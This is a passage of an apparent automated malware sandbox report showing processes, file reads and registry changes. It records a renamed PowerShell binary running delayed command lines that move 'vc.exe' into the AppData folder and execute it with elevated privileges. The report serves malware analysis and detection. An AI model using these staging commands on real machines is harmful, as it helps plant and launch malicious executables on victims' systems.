C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA31BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: o.exe PID: 2780 Parent PID: 824

General

Start time:	09:19:54
Start date:	19/11/2020
Path:	C:\Users\user\AppData\Local\Temp\o.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\o.exe -w 1 Start-Sleep 7; Move-Item 'vc.exe' -Destination '$env:appdata'
Imagebase:	0x13fb80000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\vc.exe	C:\Users\user\AppData\Roaming\vc.exe	success or wait	1	7FEEA31BEC7	MoveFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile

Analysis Process: o.exe PID: 1976 Parent PID: 3048

General

Start time:	09:19:55
Start date:	19/11/2020
Path:	C:\Users\user\AppData\Local\Temp\o.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Local\Temp\o.exe -w 1 Start-Sleep 12; cd $env:appdata; ./vc.exe;
Imagebase:	0x13fb80000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA185208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA2AA287	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	17	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile

Analysis Process: vc.exe PID: 1192 Parent PID: 1976

General

Start time:	09:20:10
Start date:	19/11/2020
Path:	C:\Users\user\AppData\Roaming\vc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\vc.exe
Imagebase:	0xfd0000
File size:	160312 bytes
MD5 hash:	BB7C0DFD8ECC7EEBCE937A232608695F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\GDIPFONTCACHEV1.DAT	read attributes | synchronize | generic read | generic write	device | sparse file	synchronous io non alert | non directory file	success or wait	1	6BE7AA52	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DDC7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6DDC7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6DCDDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6DDCA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6DCDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6DCDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6DCDDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Coreb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6DCDDE2C	ReadFile
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	6DCF12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_32\mscorlib\v4.0_4.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	6DCF12BF	unknown
C:\Users\user\AppData\Roaming\vc.exe	unknown	4096	success or wait	1	6DCF12BF	unknown
C:\Users\user\AppData\Roaming\vc.exe	unknown	512	success or wait	1	6DCF12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0__b77a5c561934e089\System.Windows.Forms.dll	unknown	4096	success or wait	1	6DCF12BF	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Windows.Forms\v4.0_4.0.0.0__b77a5c561934e089\System.Windows.Forms.dll	unknown	512	success or wait	1	6DCF12BF	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	success or wait	1	6BE7AA52	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\GDIPlus	FontCachePath	unicode	C:\Users\user\AppData\Local	success or wait	1	6BE7AA52	unknown

Disassembly

Code Analysis